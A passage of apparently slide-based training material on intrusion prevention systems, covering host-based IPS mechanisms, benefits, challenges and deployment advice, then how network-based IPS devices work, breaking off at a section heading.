
Technology for IPS is making significant strides in reducing false positives, reducing the overall impact on network and server/host resources, and in stopping unknown attacks against targets. Many organizations that have adopted IPS technology are able to mitigate the effects of different types of attacks against vulnerable systems, including attacks from hackers, worms, viruses, and other malware. The field of intrusion prevention is moving very quickly, and has been identified as gaining importance in the marketplace by the Gartner Group.



What is IPS Not?


Unfortunately, intrusion prevention systems won't solve all the security threats that we face, but no technology will, and thus the reason for defense-in-depth strategies. Deploying an intrusion prevention system is not a replacement for patch management and system hardening, but it does provide a valuable asset: time. Organizations using IPS systems are often able to extend the amount of time they have to deploy patches to resolve operating system and application flaws, potentially delaying the deployment of fixes until several patches have accumulated and a window for scheduled maintenance of equipment is available. Still, organizations should rely on defense-in-depth instead of just an intrusion prevention product to secure enterprise resources.

Although many vendors have "out-of-the-box" recommended system settings that will begin protecting organizations—systems upon deployment, like IDS systems, IPS systems are not a set-and-forget technology. They require significant maintenance and monitoring to be effective defense tools. IPS is also not an inexpensive tool for enterprise-wide deployment. However, prices have dropped significantly over the last couple years.



HIPS Overview

This section intentionally left blank.




HIPS Detail

Let's investigate the technology supporting HIPS products in more detail. One of the major benefits to HIPS technology is the ability to identify and stop known and unknown attacks. It is this functionality that lets enterprises have a wider window to deploy patches to systems, because already deployed HIPS software is able to prevent common attack techniques, including worm activity.

To be effective at stopping attacks, HIPS software uses a technique called "system call interception" (which is similar to what anti-virus vendors have been doing for many years). The HIPS software inserts its own processes between applications accessing resources on the host and the actual OS resources. This way, the HIPS software has the ability to deny or permit those requests based on whether the request is identified as malicious or benign.

A discussed, HIPS tools use a combination of signature analysis and anomaly analysis to identify attacks—this is performed by monitoring traffic from network interfaces, monitoring the integrity of files, and application behavior monitoring.




HIPS Advantages

Now that we have a better understanding of how HIPS software functions and what it can do, let's look at the advantages of using HIPS.

Fortunately for us, the use of HIPS software includes nearly all the advantages of HIDS software. Identifying unauthorized change to files, monitoring network activity, and the ability to see the results of network-encrypted traffic are all advantages to HIPS software as well. The added benefit for HIPS of course is the ability to stop attacks from being successful. This is a welcome advantage for many organizations who struggle with patch management challenges and the short window of time between when a vulnerability is announced and when it is actively being exploited. More and more organizations are implementing HIPS technology as this window rapidly continues to decrease.

Organizations are further challenged with an expanding network perimeter. Not too many years ago, we had to worry only about attacks from our Internet connections; now attacks come from wireless networks, modems, VPN connections, malware introduced by traveling users to our networks, and so on. HIPS software provides a better method of defending our perimeter when distributed throughout the enterprise than traditional tools allow.



HIPS Challenges


IPS is not a silver bullet and, therefore, has its fair share of challenges. Plaguing HIPS deployments are implementation and maintenance challenges—testing updates, deploying updates, troubleshooting updates, and so on. False positives are a major challenge in the IPS market as well, although they are slightly less significant with HIPS because a false positive is typically localized to a single workstation or server. Do not underestimate this risk, however, because the false positive you experience might be how your web server responds to HTTP requests, limiting your ability to serve pages to people on the Internet.

The ability to detect unknown attacks is a big advantage for IPS technology, but it is often tied to specific application functionality such as IIS, Apache, or Exchange. The ability to monitor for anomalous behavior from applications is limited to those applications that are selected by your vendor, with almost no support for protecting custom applications. Hardening operating systems and secure coding practices are still a good idea for protecting custom application software.

Despite the ability for HIPS software to identify and stop attacks, it is not a replacement for regular system patching or anti-virus defenses. IPS software can still have weaknesses that have not been discovered and used to exploit this technology. It is best to use HIPS software as another piece of defense for your organization's security.

With all the advantages and detection techniques offered by HIPS software comes the additional burden of processing requirements on servers and workstations. This contributes to the TCO of HIPS software, possibly reducing the lifecycle of your current server and workstation investments. Expect HIPS software to utilize between 10% and 20% of available CPU and memory resources, depending on configuration and analysis options.

Finally, the need for a management console to manage HIPS software throughout the organization is obvious, just as many organizations do to manage anti-virus software updates and signature data files. Vendors are struggling with the extensibility of managing large numbers of nodes from a management console, currently topping off at about 3000 nodes. If you are planning a HIPS deployment larger than 3000 nodes, expect to make multiple investments in management consoles and the labor to replicate the management burden across multiple HIPS groups.




Application Behavior Monitoring

Application behavior monitoring is a feature of HIPS software where a manufacturer selects a supported application, and records the intended functionality of the application in normal use. For example, if a vendor provided application behavior monitoring for Microsoft Word, it would record how Microsoft Word interacts with the operating system and other applications, identifying all the product functionality. After collecting all the data about how an application should work, the vendor creates a database that details the functionality of the application to feed to the HIPS software. Once installed, HIPS software identifies and monitors the use of the supported application. If Microsoft Word opens a file from the file system and prints the document, the HIPS software would recognize that as intended functionality. If Microsoft Word started parsing through each contact in the Outlook Contact Book to send repeated e-mail to each recipient, the HIPS software could recognize that as anomalous activity and shut down the application, generating an alert for the analyst.

Another example of application behavior monitoring is on a web server product like the Apache web server. If the HIPS software sees a request for GET /index.html, it would recognize that as intended functionality and let the web server respond to the request. If the HIPS software sees a request for ././././././././././././././. repeated 100 times, it could recognize the request as unintended functionality for the application and stop the request from being delivered to the application.

In practice, application behavior monitoring is difficult to get right because applications are constantly changing functionality with updates and new releases. Most vendors are developing hybrid solutions that utilize a combination of application behavior monitoring and anomaly analysis, using a specified list of anomalous events that should not be allowed on the system.

It is important to remember that application behavior analysis works only for supported applications. If your vendor supports Microsoft Exchange and the Microsoft IIS web server, and you run the IIS SMTP engine, the SMTP engine has no protection from the HIPS software.



HIPS Recommendations

Here are some recommendations to keep in mind when evaluating or planning a HIPS deployment.

Document Requirements and Testing Procedures

Carefully evaluate vendor products in a lab and production environment to ensure they deliver the desired functionality without generating false-positive detects. If a vendor's product requires significant troubleshooting and tweaking to get it working properly, record the time spent on this effort and add it to the TCO calculation for each application you want to use on hosts protected with the HIPS software.

Develop a Centrally Managed Policy for Controlling Updates

Identify who should be responsible for managing updates to HIPS software, and how often the software should be updated. Include information about how the organization should react to updates based on new Internet threats, such as a new worm or other exploitative threat. Having this policy in place before a new worm threatens your organization will impact how well an organization will be able to leverage the HIPS technology.


Don't Blindly Install Software Updates

Despite the claims from manufacturers that they extensively test the updates to their products before deployment, they still can make mistakes and ship updates that render workstations and servers useless or severely impaired.

Establish a test environment for the supported workstation and server images for your organization and thoroughly test product functionality before approving the distribution of software.

Don't Rely Solely on HIPS to Protect Systems

Finally, use HIPS software to augment defense-in-depth techniques. Exclusively relying on HIPS software to protect systems is not a wise choice. Instead, use the extra time from the defenses provided by HIPS to carefully test and plan the delivery of patches to ensure workstations are not vulnerable to the common exploits that are exploited by attackers.




Developments in HIPS
This slide covers some of the recent advances in HIPS technology and how they impact organizations who are planning or have deployed HIPS systems.

Zero-Day Vulnerability Protection
HIPS products have seen unprecedented growth over the last few years. The organizations who have chosen to implement HIPS are reporting their ability to protect against worms and other exploits, as well as zero-day threats. In the past, the typical cycle of when an exploit was released for a particular vulnerability was roughly twenty days. That number has significantly dropped and we are now seeing exploits released the same day, or before a vulnerability is announced. This leaves organizations vulnerable to attack by providing only a small window in which to patch their systems.

Zero-day protection features built into HIPS software is a newer concept vendors are employing when updating their products. Filters are now being written by studying not just the characteristic of the exploit, but the vulnerability itself. This is extremely beneficial in stopping exploits that have been slightly altered and attack the same vulnerability.


Application Shielding Behavior
This feature has been introduced in many vendor products over the last year. Advanced Application Shielding essentially locks an application into a sandbox where it is not permitted to communicate with other applications. Many exploits tend to rely on an operating systems' applications to launch attacks. If an application is locked down and prevented from communicating with other applications, you have essentially mitigated a big threat.

HIPS Continues to Be a Target for Attackers
The popularity of HIPS software has started to get the attention of the attacker community, looking for ways to circumvent this technology. Some groups are focusing attention on attacking the management station and disabling HIPS software on clients throughout the organization centrally. Other groups are examining how HIPS software examines system calls, and how the process might be circumvented.



NIPS Overview

This section intentionally left blank.




How NIPS Work

Let's discuss how NIPS actually works. Traffic originates from the Internet and passes through the NIPS to your corporate firewall and beyond if it does not generate any alerts. Traffic that does generate an alert is dropped by the NIPS and never delivered inside your network.

Most organizations commonly implement NIPS technology at the perimeter in two or more areas. There are benefits to implementing IPS technology in different locations. The advantages of deploying an IPS system in front of the firewall is the overall protection it gives the firewall itself, as well as the DMZ systems. Denial of Service (DoS) attacks aimed at your firewall can be mitigated using this method as well.

Many attacks today are successful due to the lack of security implemented on corporate laptops that are used by travelling or working-from-home employees. To access the corporate network, users typically utilize a remote access VPN, which can provide a backdoor into a corporate network if the laptop was to become compromised. Placing a NIPS behind your corporate firewall assists in protecting your internal network from such hosts. Although NIPS devices are gaining momentum, they cannot detect malicious traffic that is encrypted.

If an internal system became infected and the IPS was deployed only in front of the firewall, the IPS logs would only present you the NAT'd IP address of the firewall, or another external IP address you're using to NAT internal systems. Implementing an IPS behind the firewall allows you to narrow down your search of infected internal systems.



NIPS Detail

From a network perspective, network-based intrusion prevention system (NIPS) operate like a switch connecting the internal and external segments of your network together. Unlike a switch, the NIPS device uses a variety of techniques to stop attacks from entering and leaving the network. By using many of the techniques employed by advanced NIDS tools, the NIPS device can identify events on the network that are hostile. Because of its position, inline with the traffic of your network, the NIPS device can stop the hostile activity from ever being delivered to the target system.

In order for NIPS devices to be deployed as reliable, effective devices, they must overcome several challenges.

Detection Capabilities, Evasion Resistance

NIPS devices must utilize the same techniques of traditional NIDS tools to reduce the risk of false negatives, but cannot generate false positives on the network. They must also use many of the same evasion resistance techniques employed by NIDS to reduce the threat of attackers obfuscating data in an effort to bypass the NIPS. This is a significant challenge for the NIPS to overcome, and most vendors are simply unable to include a detection engine as thorough as a NIDS. To detect the greatest number of attacks without false positives, NIPS tools use passive OS fingerprinting and vulnerability.

Stability Demands

